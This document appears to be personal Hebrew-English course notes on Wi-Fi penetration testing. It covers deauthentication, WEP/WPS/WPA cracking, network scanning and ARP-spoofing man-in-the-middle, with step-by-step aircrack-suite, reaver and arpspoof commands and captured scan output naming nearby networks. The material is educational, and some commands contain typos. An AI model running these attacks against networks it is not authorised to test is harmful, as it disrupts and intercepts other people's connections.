

change mac address:

הורדת החיבור אפשרות לשנות אותו - `ifconfig wlan0 down`

שינוי ההאדר הכתובת (mac address) - `ifconfig wlan0 -w ether 00:11:22:33:44:55`

החזרה לפעולה של המכשיר - `ifconfig wlan0 up`

*השינוי הינו זמני כל פעם שנאתחל את המחשב הכתובת תשתנה חזרה הסיבה שהשינוי הינו בזיכרון *

`iwconfig` - see which device can capture wireless

כדי לבצע סריקה נצטרך לבצע שינויי למכשיר למצב של שמאפשר

managed to monitor mode

`ifconfig wlan0 down`

הורג את מנהל האינטרנט את כל התהליכים שרצים על מערכת ההפעלה נאבד את - `airmon-ng check kill`

החיבור לאינטרנט בפעולה זו

שינוי המוד למוניטור - `iwconfig wlan0 mode monitor`

`ifconfig wlan0 up`

**עכשיו כל החיבור הנ"ל מוכן לתפוס כל חבילה שנשלחת

airodump-ng wlan0

לתפוס אינטרנט מהיר יותר באזור - `airodump-ng --band a wlan0`

`airodump-ng --band abg wlan0` - capture 5G and 2.4G at the same time //

`airodump-ng --bssid 34:49:5B:13:FE:55 --channel 60 wlan0`

** (יותר איטי צריך מכשיר שיכול לתמוך)

`airodump-ng --bssid 34:49:5B:13:FE:54 --channel 11 --write test wlan0`

1 2 3 4 5 6 7

1	התוכנה בה אנחנו משתשים
2	אנחנו מודיעים שאנחנו רוצים מידע ספציפי מכתובת אחת
3	כתובת המטורגט
4	specific channel
5	כתיבה לקובץ
6	Fil Name
7	wireless adapter

*****שומרת 4 קבצים של מידע שנאסף על ידי התוכנה

wireshark - open this program whit terminal

Deauthentication Attack:

Disconnect any client from any network

- 1. works on encrypted networks (wep, wpa, wpa2)
- 2. no need to know the network key.
- 3. no need to connected to network.

commend use:

```
>aireplay-ng --deauth [#DeauthPackets] -a [Network] -c [Target Mac] [Interface]
>aireplay-ng --deauth 100000000 -a 34:49:5B:13:FE:54 -c 0E:DF:81:6D:07:56 wlan0
1          2          3          4          5          6          7
```

1	the program I used
2	run deauthentication attack
3	number of deauthentication packets that we want to send
4	the mac address of my target network (router mac address)
5	mac address
6	target mac address (MAC address of the client that I want to dis connect
7	wireless adapter name

if the target network runs on the 5 Gigahertz frequency, then we have to add -D
[aireplay-ng --deauth 100000000 -a 34:49:5B:13:FE:54 -c 0E:DF:81:6D:07:56 -D wlan0]


keeps sending these packets to both the router abd the target device. therefore, I'll disconnect**
my target device for very long period time. the only way to get back to connect is to hit Control + C

WEP Cracking

- Wired Equivalent Privacy
- Old encryption
- Uses an algorithm called RC4
- Still used in some network
- Can be cracked easily

Process:


- Client encrypts data using a key.
- Encrypted packet sent in the air.
- Router decrypts packet using the key



- Each packet is encrypted using a unique key stream.
- Random initialization vector [IV] is used to generate the keys streams.
- The initialization vector is only **24 bits**.
- IV + Key (password for the internet) = key stream.

Keystream + "Data to send to the router" = AsfnmfaasfDFASA (some jibris).

Before sending this into the air, WEP will also append the initialization vector. This is the 24 bit random number that I said creates. To make sure that each packet has a unique key. |



Weaknesses:

- IV is too small (only 24 bits).
- IV is sent in plain text.

Result:

- IV's will repeat on busy network.
- This makes WEP vulnerable to statistical attacks.
- Repeated IVs can be used to determine the key stream.
- Break the encryption.

To crack WEP we need to:

1. Capture a large number of packets/IVs. → using airodump-ng
2. Analyse the captured IVs and crack the key. → using aircrack-ng

****If the network is busy**

Process:

```
> airodump-ng wlan0
```

```
> airodump-ng --bssid 34:49:5B:13:FE:54 --channel 11 --write test wlan0
```

Different window

```
> aircrack-ng test-01.cap
```

*****Else, the network is not busy

Fake Authentication

Problem:

- Aps only communicates with connected client.
 - ✓ We can't communicate with it.
 - ✓ We can't even start the attack.

Solution:

- ✓ Associate with the AP before launching the attack

We literally just telling the target network look, I want to communicate with you. Don't ignore my requests. [something like what happens when you want to connect to it].

```
> airodump-ng --bssid 34:49:5B:13:FE:54 --channel 11 --write test wlan0
```

For now the airodump-ng run in different window:

```
>aireplay-ng --fakeath 0 -a 34:49:5B:13:FE:54 -h [mac address of my wireless adapter] wlan0
```

1

2

3

4

5

6

1	Some program we use to communication
2	Fake authentication attack
3	Number we do this attack
4	MAC address of the target network
5	MAC address of my wireless adapter
6	Name usb adapter

ARP request replay attack

****Needed good usb wireless adapter**

Address Resolution Protocol –

פרוטוקול תקשורת המשמש ברשת מחשבים לאיתור כתובות MAC

שלתחנה ברשת על פי כתובת ה IP שלה. הפרוטוקול מופעל בעת שליפת מערכת ההפעלה נראית לייצר מסגרת (frame) להעברה בין חוליות ברשת המחברים דרך קו פיזי.

איתור הכתובת מתבצע על ידי שידור השל broadcast frame

- Wait for an ARP packet.
- Capture it, and replay it (retransmit it).
- This causes the AP to produce another packet with a new IV.
- Keep doing this till we have enough IVs to crack the key.

```
➤ airodump-ng -bssid 34:49:5B:13:FE:54 --channel 11 --write test wlan0
```

*****And once is run open new window and run*****

- `aireplay-ng -fakeauth 0 -a [mac address of the target network] -h [mac address of my wireless adapter] wlan0`

*****And once is run open new window and run*****

```
➤ aireplay-ng - -arpreplay -b 34:49:5B:13:FE:54 -h [mac address of my wireless adapter] wlan0
```

and what's happening right now, the wireless adapter is waiting for ARP packet, once there is an ARP packet transmitted in this network, it's gonna capture it, and it's going to retransmit it. Once it does that, the access point will be forced to generate a new packet with a new IV. And we will keep doing this, forcing the access point to continually generate new packets with new IVs.

מה שקורה כרגע, המתאם האלחוטי ממתין לחבילת ARP, ברגע שיש חבילה כזו שמשודרת ברשת הוא לוכד אותה ומשדר אותה מחדש. ברגע שהרשת עושה זאת היא תיאלץ ליצור חבילה חדשה עם IV חדש ונמשיך לעשות את התהליך הזה ללא הפסקה ליצור מנות חדשות עם IV-ים חדשים כדי שנוכל לפענח את הסיסמא.

**Then we can run:

➤ `aircrack-ng test-01.cap`

WPA/WPA2 Cracking

- Both can be cracked using the same methods
- Made to address the issues in WEP
- Much more secure.
- Each packet is encrypted using a unique temporary key.
 - ✓ Packets contain no useful information


ARP Request Replay

- WPS is a feature that can be used with WPA & WPA2.
- Allows clients to connect without the password.
- Authentication is done using an 8-digit pin.
 - 8 Digits is very small.
 - We can try all possible pins in relatively short time.
 - Then the WPS pin can be used to compute the actual password.

PS: This only works if router is configured not to use PBC (Push Button Authentication).

We gonna use tool called **wash**. To display all the networks around us that have enabled WPS.

➤ `wash --interface wlan0`



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
F4:17:B8:9D:80:3C	11	-80	2.0	No	Broadcom	rager1777
D8:07:B6:8F:F9:26	1	-87	1.0	No	AtherosC	shyll 2.4Ghz EXT
CC:19:A8:D4:F4:90	6	-66	2.0	No	Broadcom	HomeWiFi
C4:68:D0:67:64:7B	7	-79	2.0	No	LantiqML	Raya

- Name- target network "shyll 2.4Ghz EXT"
- Vendor- of the hardware used on this network.
- LCK – tell us whether WPC is locked or not, because sometimes WPC lock after a number of failed attempts.
- dBm - transmission signal strength
- WPS – version WPS
- Ch – Channel

```
➤ reaver -bssid D8:07:B6:8F:F9:26 - - channel 1 - -interface wlan0 -vvv - -no-associate
```

1 2 3 4 5 6 7 8 9

```
➤ aireplay-ng - -fakeauth 30 -a D8:07:B6:8F:F9:26 -h 34:60:F9:76:F5:2D wlan0
```

1	Some program we use to communication
2	MAC address of my target network
3	MAC address of my target network
4	Channel of the target network
5	Number channel
6	Interface
7	Name usb adapter
8	To show us much information as possible (helpful if it fails or somethings go wrong).
9	Not associate with the target network because we are already manually doing that after

קודם נחפש את הרשת שנרצה ולאחר מכן נרצה "לתפוס" את הלחיצת יד ואז לנסות לפענח באמצעות רשימה של סיסמאות שניצור או נוריד מהאינטרנט

```
root@kali:~# airodump-ng wlan0
```



```
CH 13 ][ Elapsed: 0 s ][ 2022-08-28 08:19
```


BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
CC:19:A8:D4:F4:91	-62	1	1 0	36	1733	WPA2	CCMP	PSK	HomeWiFi
20:B0:01:30:B3:67	-87	2	0 0	11	130	WPA2	CCMP	PSK	Tootim
34:49:5B:18:7B:D4	-85	8	0 0	11	195	WPA2	CCMP	PSK	Dira 35
34:49:5B:13:FE:54	-36	6	0 0	11	195	WPA2	CCMP	PSK	rager175
00:B8:C2:1B:31:C2	-84	1	3 0	9	130	WPA2	CCMP	PSK	lian
CC:19:A8:D9:71:B0	-87	1	1 0	1	260	WPA2	CCMP	PSK	GanHayot
B4:EE:B4:AE:83:B8	-60	1	0 0	1	130	WPA2	CCMP	PSK	dina
6C:BA:B8:F6:A9:2E	-64	1	0 0	1	130	WPA2	CCMP	PSK	HOTBOX 4-A928
34:49:5B:19:E9:64	-79	2	0 0	1	195	WPA2	CCMP	PSK	Lue
34:49:5B:14:D3:C4	-66	2	0 0	5	195	WPA2	CCMP	PSK	AntonCristo

```

root@kali:~# airodump-ng --bssid 34:49:5B:13:FE:55 --channel 60 wlan0
CH 60 ][ Elapsed: 19 mins ][ 2022-08-30 09:48

BSSID            PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
34:49:5B:13:FE:55 -25   0        388         18   0  60 1733  WPA2 CCMP  PSK  alona-kad

BSSID            STATION            PWR   Rate    Lost    Frames  Notes  Probes
34:49:5B:13:FE:55 08:D2:3E:8F:F8:68 -47    0 - 6e     0        41
34:49:5B:13:FE:55 7E:89:B9:42:D1:AB -56    0 -24     0       267

```

We can use something that we learned before, which is deauthentication attack. This attack can disconnect the client from the network, so we can do this for very short time to capture the handshake.

- **airodump-ng -bssid 34:49:5B:13:FE:54 -channel 5 -write handshake wlan0**
- In different window we attack, need to choose client and disconnected him:
- **aireplay-ng -deauth 4 -a 34:49:5B:13:FE:54 -c C0:D2:DD:32:9C:59 wlan0**

after capture the handshake we need to crack with brute force attack

ליצור רשימה משלנו של סיסמאות מאגר סיסמאות נשתמש ב-runch

➤ `runch [min][max][characters] -t [pattern] -o [FileName.txt]`

Example:

➤ `runch 6 8 123abc$ -o wordlist.txt -t a@@@b`

Generated passes:


aaaaab

aabbbb

aan\$\$b

.....

so how to recover the key?



MIC: message integrity code

To use the word list

➤ `aircrack-ng wpa_handshake-01.cap -w test.txt`

מושגים חשובים

צופן סימטרי

בקריפטוגרפיה, **הצפנה סימטרית** (symmetric encryption) או **צופן סימטרי** הוא אלגוריתם הצפנה שבו משתמשים במפתח הצפנה יחיד הן להצפנה של הטקסט הקריא והן לפענוח של הטקסט המוצפן. בפועל המפתח הוא בדרך כלל סוד משותף לשנים או יותר משתתפים ובדרך כלל מתאים לכמות מוגבלת של נתונים. הסיבה שהצופן נקרא סימטרי היא כי נדרש ידע שווה של חומר סודי (מפתח) משני הצדדים.


צופן סימטרי מקבל טקסט קריא ומפתח הצפנה ובעזרתו ממיר את הטקסט הקריא לטקסט מוצפן שאינו מובן לאיש ואותו הוא שולח ליעדו. בצד המקבל אלגוריתם הפענוח מבצע את הפעולה ההפוכה, הוא מקבל את הטקסט המוצפן ואותו מפתח הצפנה שבו השתמש השולח ומשחזר את הטקסט המקורי. כדי שהפענוח יצליח המפענח חייב להחזיק במפתח פענוח מתאים שמאפשר את הפיכת פעולת ההצפנה. לאור זאת על השולח להעביר את מפתח ההצפנה לידיעת המקבל בערוץ בטוח כלשהו כמו במפגש אישי, על ידי שליח מהימן או באמצעות פרוטוקול שיתוף מפתח קריפטוגרפי. מציאת ערוץ בטוח להעברת המפתח היא בעיה בפני עצמה שנדונה רבות והיא נקראת בעיית הפצת מפתחות.

הדרישה שיהיה מפתח אחד משותף לשולח והמקבל היא התכונה העיקרית המבדילה בין הצפנה סימטרית להצפנה אסימטרית שבה מפתח הפענוח שונה ממפתח ההצפנה. שמות אחרים להצפנה סימטרית הם **הצפנת מפתח-יחיד** (single-key), **הצפנת מפתח פרטי** (private-key) או **הצפנת מפתח סודי** (secret key).

MAC

בקריפטוגרפיה, **קוד אימות מסרים** (באנגלית: Message Authentication Code), או בקיצור **MAC**, הוא שם כולל לפונקציות עם מפתח סודי המשמשות לאימות מסרים. פונקציית MAC מקבלת מפתח סודי ומסר באורך שרירותי ומפיקה פיסת מידע קצרה הנקראת **תג אימות** (Authenticator), והוא נשלח לצד המקבל יחד עם המידע המאומת או בנפרד. המקבל יכול בעזרת אלגוריתם מתאים לוודא באמצעות התג שקיבל שהמסמך אותנטי. **אלגוריתם** קוד אימות מסרים הוא **סימטרי** במובן שהשולח והמקבל חייבים לשותף ביניהם מראש מפתח סודי, באמצעותו יכול המקבל לוודא שהמסמך הגיע מהמקור שהוצהר וכי לא נעשה כל שינוי בתוכנו במהלך ההעברה. היות שלא ניתן להכין תג אימות מתאים ללא ידיעת מפתח האימות הסודי, אם נעשה שינוי כלשהו בתוכן המסר, לא יצליח היריב לשנות גם את התג בצורה מתאימה, ולכן המקבל יבחין בשינוי בסבירות גבוהה מאוד, ידחה את המסר המזויף על הסף, ויעביר הודעה מתאימה לשולח.

מהיבט תאורטי יש להפריד הפרדה מלאה בין מפתח המשמש לאימות לבין מפתח המשמש להצפנה, ולעולם אין להשתמש באותו מפתח לשתי המטרות, כי הדבר עלול להוביל לשבירת המערכת. מהיבט מעשי, מאפשרים לפעמים למפתח האימות להיות **פונקציה חד-כיוונית** של מפתח ההצפנה המשותף ובלבד שמובטח שיהיה בלתי תלויים הדדית כך שלא יהיה קל לנחש מפתח אחד בהינתן השני. במערכות הצפנה מודרניות מנצלים את העובדה שהמשמשים כבר משתפים ביניהם מפתח סודי, אותו שיתפו באמצעות פרוטוקול שיתוף מפתח, אם בהצפנה סימטרית או א-סימטרית, ממנו הם גוזרים את מפתח האימות על ידי **פונקציית גזירת מפתח** בקיצור (KDF) בטוחה (כמו פונקציית גיבוב קריפטוגרפית).



קוד אימות מסרים נועד לאפשר לשני משתתפים **אליס** ו**בוב** להתקשר ביניהם בצורה מאומתת. תחילה הם משתפים ביניהם מראש מפתח סודי k . כאשר אליס רוצה לשלוח לבוב מסר מאומת m היא מחשבת את "תג האימות" t של המסר m יחד עם המפתח k באמצעות אלגוריתם להכנת תג-אימות הנקרא בקיצור MAC ושולחת לבוב את m ואת t . שימו לב ש- m יכול להישלח גלוי או מוצפן. כאשר בוב מקבל את (m, t) הוא משתמש במפתח הסודי המשותף k ואלגוריתם האימות הנקרא כאן בקיצור VERIFY כדי לבדוק האם המסר אותנטי. לסיכום קוד אימות מסרים כולל את השלישייה GEN, MAC, VERIFY לפי הפירוט הבא:

1. הפונקציה GEN מקבלת פרמטר ביטחון n ומפיקה מפתח סודי k כאשר $|k| \geq n$. כמו בהצפנה סימטרית הכוונה כאן שהמפתח k נבחר בהתפלגות אחידה מתוך הטווח המקסימלי, בסימון מקוצר: $k \leftarrow \{0, 1\}^n$. וכן המפתח צריך להיות משותף לשולח והמקבל, לכן הם צריכים למצוא דרך בטוחה להעבירו מאחד לשני.

2. האלגוריתם MAC מייצר את תג האימות מהמסר והמפתח. הוא מקבל מסר באורך כלשהו $m \in \{0, 1\}^*$ ואת k ומחזיר את $t \leftarrow \text{MAC}_k(m)$. כמו כן ייתכן שהאלגוריתם **הסתברותי**. כך שאפילו עבור מסר זהה ומפתח קבוע בכל פעם שמייצרים תג אימות הוא יכול להיות שונה.

3. אלגוריתם האימות VERIFY הוא אלגוריתם דטרמיניסטי שמקבל את k , m ואת t ומחזיר את הסיבית b כך: $b = \text{VERIFY}_k(m, t)$. כאשר אם $b = 1$ משמעות הדבר שהמסר מאומת כהלכה והוא תקין ואילו אם $b = 0$ משמעות הדבר שהמסר אינו תקין וכנראה שונה במהלך ההעברה. לכן יש לדחות אותו ולהפיק הודעת שגיאה מתאימה.

למען השלמות נדרש שיתקיים תמיד $\text{VERIFY}_k(m, \text{MAC}_k(m)) = 1$. וכן אם האלגוריתם מסוגל לאמת רק מסרים באורך נניח $m \in \{0, 1\}^{\ell(n)}$ כאשר $\ell(n)$ היא פונקציה של אורך הקלט, אז הוא נקרא **קוד אימות מסרים באורך קבוע**.

Post-Connection Attacks

Information Gathering

- Discover all devices on the network.
- Display their:

- IP address.
- MAC address.
- Operating system.
- Open Ports.
- Running Services
- etc

➤ **netdiscover -r 192.168.75.1/24**

```
root@kali: ~ 108x23
Currently scanning: Finished! | Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 5 hosts. Total size: 840

-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.1   34:49:5b:13:fe:57  3      180  Sagemcom Broadband SAS
192.168.1.47  50:eb:f6:95:6f:38  1       60  ASUSTek COMPUTER INC.
192.168.1.4   0e:df:81:6d:07:56  8      480  Unknown vendor
192.168.1.3   40:23:43:b8:0f:61  1       60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.5   c0:d2:dd:32:9c:59  1       60  Samsung Electronics Co.,Ltd
root@kali:~# netdiscover -i wlan0 -r 192.168.1.1/24
```

Network Mapping

NMAP / ZENMAP

- HUGE [security scanner](#).
- From an IP/IP range it can discover.
 - Open ports.
 - Running services.
 - Operating system.
 - Connected clients.
 - [+more](#).

➤ **zenmap**

Mode scan:

- Ping scan: Ping every possible IP in the range and if it gets a response, it will record this response. And show me the devices that gave me response. Means that these are the devices connected to the network.
(a lot of devices do not respond to ping requests even if they are alive)
- Quick scan: Show more information, discover the following ports in the route,

```
nmap -T4 -F 192.168.1.1/24

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 11:08 CDT
Nmap scan report for IBC (192.168.1.1)
Host is up (0.0025s latency).
Not shown: 54 closed tcp ports (reset), 43 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
49153/tcp open  unknown
MAC Address: 34:49:5B:13:FE:57 (Sagemcom Broadband SAS)

Nmap scan report for 192.168.1.15
Host is up (1.6s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: 08:D2:3E:8F:F8:68 (Intel Corporate)

Nmap scan report for 192.168.1.47
Host is up (1.3s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: 50:EB:F6:95:6F:38 (Unknown)


Nmap scan report for 192.168.1.115
Host is up (0.012s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE
```

MITM ATTACKS

Normal communication




Man in The Middle Attack




- There are number of ways to achieve this, the first method is using ARP spoofing attack.


ARP spoofing



it would flow through the Hacker computer



Next step:



- it is possible, is because ARP is not very secure.

מה שאנחנו יכולים לעשות הוא לנצל את הפרוטוקול ARP ולשלוח שתי הודעות ARP responses . כמו בדיאגרמה השנייה

Using ARPspooft

- arpspoof tool to run arp spoofing attacks.
- Simple and reliable.
- Ported to most operating systems including Android and iOS.
- Usage is always the same.

Use:

- arpspoof -i [interface] -t [clientIP] [gatewayIP]
- arpspoof -l [interface] -t [gatewayIP] [clientIP]

```
C:\Users\shaha>arp -a

Interface: 192.168.159.1 --- 0xc
Internet Address      Physical Address      Type
192.168.159.254       00-50-56-f8-c5-16    dynamic
192.168.159.255       ff-ff-ff-ff-ff-ff    static
224.0.0.2             01-00-5e-00-00-02    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

root@kali: ~
root@kali: ~ 78x15

root@kali:~# arp -a
gateway (192.168.159.2) at 00:50:56:e3:35:9f [ether] on eth0
? (192.168.159.254) at 00:50:56:f8:c5:16 [ether] on eth0
gateway (132.73.192.1) at 00:50:56:ab:46:dd [ether] on wlan0
root@kali:~# arpspoof -i eth0 -t 192.168.159.1 192.168.159.2
```

The target network

router

By doing this we are telling the target [192.168.159.1] that we are the router from now.

